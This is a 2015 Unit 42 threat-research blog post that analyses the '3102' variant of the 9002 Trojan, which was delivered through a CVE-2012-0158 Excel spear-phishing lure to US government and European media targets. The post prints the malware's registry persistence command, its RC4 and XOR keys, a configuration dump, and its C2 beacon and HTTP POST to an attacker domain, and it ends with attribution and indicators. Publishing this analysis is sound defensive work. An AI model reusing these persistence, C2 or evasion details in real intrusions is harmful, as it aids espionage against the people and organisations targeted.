Chinese Actors Use '3102' Malware in Attacks on US Government and EU Media

posted by: Robert Falcone and Jen Miller-Osborn on September 23, 2015 3:00 PM
filed in: Malware, Threat Prevention, Unit 42
tagged: 3102, 9002, AutoFocus, Evilgrab, Traps, Trojan, WildFire

On May 6 and May 11, 2015, Unit 42 observed two targeted attacks, the first against the U.S. government and the second on a European media company. Threat actors delivered the same document via spear-phishing emails to both organizations. The actors weaponized the delivery document to install a variant of the '9002' Trojan called '3102' that heavily relies on plugins to provide functionality needed by the actors to carry out on their objectives.

The 3102 payload used in this attack also appears to be related to the Evilgrab payload delivered in the watering hole attack hosted on the President of Myanmar's website in May 2015. Additionally, we uncovered ties between the C2 infrastructure and individuals in China active in online hacking forums that claim to work in Trojan development.

Palo Alto Networks WildFire detected the payload delivered in these spear-phishing attacks as malicious, and the payload was also tagged in Palo Alto Networks AutoFocus as 9002.

Delivery Document

The delivery document attached to the two spear-phishing attacks was an Excel document that exploits CVE-2012-0158, specifically exploiting a vulnerability in the MSComctlLib.TreeView ActiveX control. The malicious Excel document had a filename of電郵名單.xls, which translates from Chinese to "email list.xls". Upon successful exploitation, the malicious Excel document installs a payload and opens a decoy document. The decoy document displays a list of names and email addresses of individuals allegedly associated with the Hong Kong Professional Teachers' Union.

9002 Trojan: 3102 Variant

The threat actors weaponized the malicious Excel spreadsheet to extract and execute an initial payload, which is a dropper with a filename DW20.dll that we track as DoWork. This DoWork variant writes a second sample to the %TEMP% folder with a temporary filename and executes it.



Figure 1. Malware Execution Flow

The second payload extracts shellcode from a resource named "RES" and decrypts it by subjecting the resource to the RC4 algorithm twice, first using a key of "Oq9n01Ca9g" and then using the key "12345678". The shellcode then installs the actual payload of this attack by saving the 3102 payload to "C:\Program Files\Common Files\ODBC\Mshype.dll" and adding persistence via a registry key "HKCU\Software\TransPan\RunPath". The second payload is also responsible for writing the 3102 Trojan's 504-byte configuration to the registry, specifically in the key "HKCU\Software\TransPan\mshtm".

The actors use a clever anti-analysis trick that stores the configuration in the registry, as the 3102 sample does not contain the configuration itself and relies on the second payload mentioned above to be operational. The second payload deletes itself from the system after it executes, suggesting that the malware authors added the configuration saving functionality in the second payload to thwart researchers seeking to extract C2 information from the 3102 sample itself.

The functional payload uses the string "3102" as the first four-byes of its network communications with its C2 server, which is the basis for the name '3102'. In May 2014, Cylance published an article on a targeted attack against a Chinese national that delivered the 3102 variant of 9002. When comparing the attacks, we found the following commonalities:

Same Mshype.dll filename and file system path for the payload.
Mshype.dll is signed using the same digital certificate belonging to A'digm, Inc.
Same registry key for persistence: HKCU\Software\TransPan\RunPath: "rundll32.exe "C:\Program Files\Common Files\ODBC\Mshype.dll",Process32First"
Saves its configuration to the same registry key: HKCU\Software\TransPan\mshtm
Uses the same key logging plugin.
Shares common C2 communication protocols.

While similarities exist to the payload discussed in Cylance's article, it is worth exploring some specific attributes and behaviors of the 3102 payload used in the May 2015 attacks on the U.S. government and the European media organization to gain a better understanding of the treat actors involved.

This 3102 payload saves the configuration seen in Figure 2 to the registry. The C2 domain "ericgoodman.serveblog[.]net" exists within this configuration; however, the configuration also contains the domain "fordnsdynamic.no-ip[.]org" that does not appear to be used anywhere within the Trojan's code.

```
00000000  6e 66 32 30 31 35 30 34  00 00 00 00 00 00 00 00  |nf201504........|
*
00000020  65 72 69 63 67 6f 6f 64  6d 61 6e 2e 73 65 72 76  |ericgoodman.serv|
00000030  65 62 6c 6f 67 2e 6e 65  74 00 00 00 00 00 00 00  |eblog.net.......|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 bb 01 00 00  66 00 6f 00 72 00 64 00  |........f.o.r.d.|
00000060  6e 00 73 00 64 00 79 00  6e 00 61 00 6d 00 69 00  |n.s.d.y.n.a.m.i.|
00000070  63 00 2e 00 33 00 75 00  74 00 69 00 6c 00 69 00  |c...3.u.t.i.l.i.|
00000080  74 00 69 00 65 00 73 00  2e 00 63 00 6f 00 6d 00  |t.i.e.s...c.o.m.|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 bb 01 00 00  |................|
000000c0  64 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |d...............|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000120  00 00 00 00 00 00 00 00  00 00 00 00 02 00 00 00  |................|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000160  00 00 00 00 38 04 00 00  00 00 00 00 00 00 00 00  |....8...........|
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001d0  00 00 00 00 00 00 00 00  76 32 2e 38 00 00 00 00  |........v2.8....|
000001e0  00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
000001f0  ff ff ff ff ff ff ff ff                           |........|
```

Figure 2. 3102 Configuration Saved to the Registry

The Trojan also contains several debug messages that reference the domain "www.aestheticismwoods[.]com", which is a C2 domain referenced in the Cylance article. This 3102 sample never communicates with this domain, suggesting that the malware author did not remove debugging messages introduced in previous samples of 3102 when compiling the particular sample used in these attacks. The unnecessary inclusion of these two domains suggests that the author of this 3102 sample is rather sloppy with code changes and lacks a sense of operational security.

C2 Communication

To interact with compromised systems, the actors rely on the 3102 Trojan to communicate with its C2 server using one of two different communication methods. The Trojan's primary method involves using a custom protocol that has a static string of "3102" as the first four bytes of each transmission and uses LZO to compress its data. Each transmission contains the size of the LZO compressed data immediately after the "3102" string, followed by the length of the decompressed data, and finally the compressed data itself. Figure 3 shows a sample of the custom protocol beacon sent from the 3102 variant and the response received from its C2 server.

```
00000000  33 31 30 32 0c 00 00 00  08 00 00 00 19 ff ff ff 3102.... ........
00000010  ff 00 00 00 00 11 00 00                           ........
    00000000  33 31 30 32 0c 00 00 00  08 00 00 00 19 ff ff ff 3102.... ........
    00000010  ff 00 00 00 00 11 00 00                           ........
```

Figure 3. Custom Protocol Used by 3102 to Communicate with C2 server

The second method 3102 used for C2 communications employs basic HTTP POST requests. Figure 4 shows an example HTTP request sent from the 3102 Trojan to its C2 server. The URL within the POST request is a hexadecimal value that increments with each request. The content in the HTTP POST, specifically the "AA" string, the content-length of 2 and the user-agent of "lynx" are hardcoded into the 3102 Trojan.

```
POST /0 HTTP/1.1
User-Agent: lynx
Host: ericgoodman.serveblog.net
Content-Length: 2
Connection: Keep-Alive
Cache-Control: no-cache

AA
```

Figure 4. HTTP POST Request Created by 3102

Once communications are established between the 3102 Trojan and its C2 server, the threat actors can interact with the compromised system and act on their objectives.

Capabilities and Plugins

The 3102 Trojan by itself does not contain much in the form of functional capabilities; rather, it is a modular Trojan that requires external plugins to provide capabilities. Therefore, the threat actors must provide plugins in the form of dynamic link libraries (DLL) that the Trojan will load manually. The author of 3102 chose to manually load the libraries in an attempt to

evade antivirus engines that scan libraries loaded using the conventional LoadLibraryA and LoadLibraryW API functions. During these two attacks, the actors used two different methods to load plugins in the 3102 Trojan. A third method existed in the code base, but was unused. We will discuss the three loading techniques and the plugins that the actors loaded onto compromised systems.

Embedded Plugins

3102 can load embedded plugins by manually loading a DLL that exists within the Trojan without saving the plugin to the file system. The sample used in the attacks described in this article contained only one plugin with the filename of "KeyLogger.dll." We obtained the filename "KeyLogger.dll" from the 'OriginalFilename' field in the VERSIONINFO resource of the DLL. As this filename suggests, this plugin provides key logging functionality for the 3102 Trojan by monitoring keystrokes and logging them to a file named "temp_k.ax". The keylogger also encrypts the logged keystrokes saved to temp_k.ax by using an XOR algorithm with 0x56 as the key.

Plugins over the Wire

3102 can also load plugins provided directly from the C2 server. This method manually loads a DLL from the network communications without saving the DLL to the disk, making it difficult for antivirus products to detect its malicious functionality. After manually loading the plugins, 3102 will run the plugin by calling the function "CreatePluginObj" within the plugin's export address table (EAT).

During analysis of the attacks, we observed the threat actor sending three different plugins to the 3102 Trojan from the C2 server. The 3102 Trojan loaded these plugins, which allowed the actor to use the added functionality to interact with the compromised system. The plugins are not saved to disk, so we extracted and decompressed each plugin from a packet capture and obtained their filenames from the 'OriginalFilename' field in the VERSIONINFO resource of the DLL.

The first plugin has a filename of "DownFileS.dll" and enables 3102 to carry out file system activities, such as reading, writing and searching for files, as well as enumerating storage devices and volumes. The second plugin is called "FileManagerS.dll" and has a great deal of functionality overlap with the DownFileS.dll plugin, but it contains the added ability to remove folders and execute files. The third and final plugin provided by the C2 server is called "ScreenSpyS.dll" and allows for screen capture and allows the operator to interact with the system by sending key strokes, mouse movements and mouse clicks.

Plugins from the File System

Lastly, 3102 can manually load plugins directly from a file named "temp_plugin.ax". This plugin loading method allows the Trojan to save plugins to disk so they persist system reboots. The "temp_plugin.ax" file can contain multiple plugins, as 3102 will read the entire temp_plugin.ax file and parse its contents for plugins stored in the following structure:

Offset	Description
0-1	Single byte XOR key
4-8	Length of cipher text
8	Filename of plugin in unicode
528	Beginning of cipher text

We did not observe the threat actors using this method in this attack; however, it is possible that the threat actors could use the "DownFileS.dll" or "FileManagerS.dll" plugins obtained from the C2 to install plugins that use this loading method.

Connection to Watering Hole Attack and Chinese Threat Actors

As previously mentioned, the malware author signed the 3102 sample delivered in the attacks discussed in this article using a digital certificate issued to A'digm, Inc. The same digital certificate was used to sign a separate 9002 malware sample, which also shared the C2 domain "dns.mailpseonfz[.]com" with a second 9002 sample that was not signed with the A'digm Inc. certificate. The unsigned 9002 sample was also configured to use the domain "dns.websecexp[.]com" as an additional C2 server. This domain was the C2 server used by the Evilgrab payload delivered in the watering hole attack on the President of Myanmar's website that we discussed in a blog post on June 11, 2015. Figure 5 shows the relationship between the spear-phishing and watering hole attacks.



Figure 5. Link Between Samples Signed by A'digm, Inc Certificate and the Watering Hole on President of Myanmar's Website

While it should be noted that dissimilar groups can sign their Trojans using the same digital certificate, we believe that the same threat group is likely involved with both the spear-phishing attacks discussed in this article and the watering hole attacks hosted on the President of Myanmar's website. We believe this as it appears that a common malware author may be involved because the compile times for the 3102 sample (2014-02-28 07:40:37 UTC) and 9002 sample signed by A'digm, Inc. (2014-02-28 08:07:48 UTC) were less than a half hour from each other.

Additionally, we have not found many other malware samples signed with this certificate, indicating it is not in widespread use. While researching the mailpseonfz[.]com and websecexp[.]com domains that created the correlation between the watering hole and spear-phishing attacks, we noticed that these two domains had historic registrant email addresses that were also used in online forums, primarily in Chinese, discussing hacking, Trojan development, and website defacements. The domain websecexp[.]com was originally registered in 2013 with the email 'bychinahacker@gmail.com'. It has since been updated, but the domain has been actor controlled the entire time. Research on this email shows it has been tied to multiple website defacements and is also used a contact email within multiple Chinese hacking forums as well as for a company located in Guangzhou.

Figure 6. Screenshot of one of the website defacements.

For a brief period in late 2011 and early 2012, the registrant email for mailpseonfz[.]com was 'bubai2012@163[.]com'. The domain was under actor control the entire time, but currently has the registrant information hidden using a registrant protection service. When researching the registrant email we found ties to a Chinese forum advertising for a Software Security Engineer position in Shanghai in 2007. One responder requested to be contacted at that email address and said he or she worked in "Trojan testing."

Conclusion

Unit 42 detected a cyber espionage group attacking the U.S. government and a European media organization within days of each other using a spear-phishing attack to deliver a variant of the 9002 Trojan called 3102. During the attack, the threat actor provided the 3102 Trojan with three plugins, which allowed the actors to interact with a compromised system's file system, log keystrokes and perform screen-capturing activities.

The threat actors signed the 3102 payload with a digital certificate that was also used to sign a 9002 sample that has ties to the Evilgrab payload delivered by the watering hole hosted on the President of Myanmar's website. Because that certificate doesn't seem to be in widespread use and the samples were compiled within thirty minutes of each other, we believe the same threat group conducted both of these attacks. The threat group uses both spear-phishing and watering hole attack vectors, along with different families of malware to target individuals and groups of interest. However, while they use different attack vectors and malware, this threat group also seems to reuse significant portions of their infrastructure between attacks, which aides in detection and proactive mitigation.

Research on registrant information used to set up infrastructure for these attacks led to ties within the hacking community in China, indicating the threat group behind this activity is likely Chinese-based. Interestingly, the tie to a private Chinese company further indicates they are likely being hired as contractors, in contrast to threat groups like APT1 that are associated with the Chinese military.

The files used in this attack are properly classified as malicious by WildFire. Users of Palo Alto Networks Traps advanced endpoint protection are protected from exploitation of the CVE-2012-0158 vulnerability if they have not been able to patch their systems. AutoFocus users can find more information on samples and indicators related to this attack by viewing the 9002 tag.

Files

Filename	SHA256
電郵名單.xls	6ec4ec93409227e225d1d9fcf23ac3b73bbcf534e38628ca51e161efa1239f29
DW20.dll	dd7bb7544d27114a3ac7c95302c215c1bbd4ddf7bcd8c5fdc3df1c9935c60359
%TEMP%\<temporary filename>.tmp	6f1b5f73bf33112737418b52b2f2de4e10747d979789531f8992691dda6a0dbb
Mshype.dll	4a4f4a1a0db0d8b169c214d495049dc7bc1a55d011c0db3ad2aea0e2587afab6

3102 Plugins

Filename	SHA256
KeyLogger.dll	2656335c9faf75a29d47002f3a54c503cbeee419fa841de0d8f9a3d4dee19c89
DownFileS.dll	bcba4361ba4d0344bb0ed1080fa2fcd3dbdf7e1e91b4d1c85ff8e7091de24ef7
FileManagerS.dll	7db917f8fdd62f321e7547d9bea572670051c44080b1df91f69fad9894fd4fff
ScreenSpyS.dll	084f01caf66abfd1f0f3669edfba9e07ea0b436820180d2af066d91642a79794

Indicators

Type	Value
Mutex	DATA_RUN_MYWAY
Certificate	A'digm, Inc.
Domain	ericgoodman.serveblog[.]net
Registry Key	HKCU\Software\TransPan\mshtm
Registry Key	HKCU\Software\TransPan\RunPath
Domain	dns.websecexp[.]com
Domain	dns.mailpseonfz[.]com
Registrant Email	bychinahacker@gmail[.]com
Registrant Email	bubai2012@163[.]com
Filename	temp_k.ax
Filename	temp_plugin.ax

Post Your Comment

Name *
Email *
Website

Post Comment
Home
Government
Partners
Unit 42 Threat Intelligence
Technical Documentation
Advanced Endpoint Protection

Subscribe to the Research Center Blog

Subscribe

Categories & Archives

Select a Category Select a Month
More →

Recent Posts

Chinese Actors Use '3102' Malware in Attacks on US Government and EU Media posted by Robert Falcone on September 23, 2015
Guest Post: When There is No Magic Box, Try the Magic Sauce for Near 100 Percent Security posted by Palo Alto Networks on September 23, 2015
The Cybersecurity Canon: Future Crimes: Everyone Is Connected, Everyone Is Vulnerable and What We Can Do About It posted by Palo Alto Networks on September 23, 2015
Palo Alto Networks and AirWatch Mobile Security Alliance posted by Brian Tokuyoshi on September 22, 2015
More Details on the XcodeGhost Malware and Affected iOS Apps posted by Claud Xiao on September 21, 2015
More →

About Palo Alto Networks

Palo Alto Networks is the network security company. Our innovative platform allows enterprises, service providers, and government entities to secure their networks and safely enable the increasingly complex and rapidly growing number of applications running on their networks.

The core of Palo Alto Networks' platform is our next-generation firewall, which delivers application, user, and content visibility and control integrated within the firewall through its proprietary hardware and software architecture. Palo Alto Networks products and services can address a broad range of network security requirements, from the datacenter to the network perimeter, as well as the distributed enterprise, which includes branch offices and a growing number of mobile devices.

FOLLOW US

Facebook
Twitter
Linked In
You Tube

Learn More

Firewalls
VPN
Malware
Intrusion Prevention System
Intrusion Detection System
Denial of Service Attack
Security Policy
Network Security
Data Center
1.866.320.4788
Privacy Policy
Legal Notices
Site Index
Subscriptions